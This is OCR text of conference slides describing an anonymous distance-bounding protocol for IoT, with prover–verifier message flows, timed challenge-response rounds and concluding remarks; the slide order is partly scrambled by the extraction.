$\xrightarrow{r_i}$ **Stop clock**

Check timers Δt_i


Verification

$\mathcal{T} = \mathrm{PRF}_{N_P}(transcript)$ $\xrightarrow{\mathcal{T}}$ Check that $\mathcal{T} = \mathrm{PRF}_{N_P}(transcript)$

A wrong challenge guess is detected !

Security : DF

P



V

Prover P **Verifier** V

Initialisation

$N_P \xleftarrow{\$} \{0,1\}^n$ $\xrightarrow{\{N_P,\sigma_p\}_{\mathsf{pk}_V}}$ $N_V \xleftarrow{\$} \{0,1\}^n$

$\xleftarrow{m,N_V}$ $m \xleftarrow{\$} \{0,1\}^n$

$a = \mathrm{PRF}_{N_P}(N_V)$

Distance Bounding

for $i = 1$ to n

Pick $c_i \in \{0,1\}$

$\xleftarrow{c_i}$ **Start clock**

$r_i = \begin{cases} a_i & \text{if } c_i = 0 \\ a_i \oplus N_{P\,i} \oplus m_i & \text{if } c_i = 1 \end{cases}$

$\xrightarrow{r_i}$ **Stop clock**

The mask m ensures that $r_i^0 \neq r_i^1$ for $\approx$ half the rounds

Conclusion

- Designing secure IoT protocols is difficult
- Distance Bounding can help
- Anonymity is compatible with TF resistance

Thank you for your attention !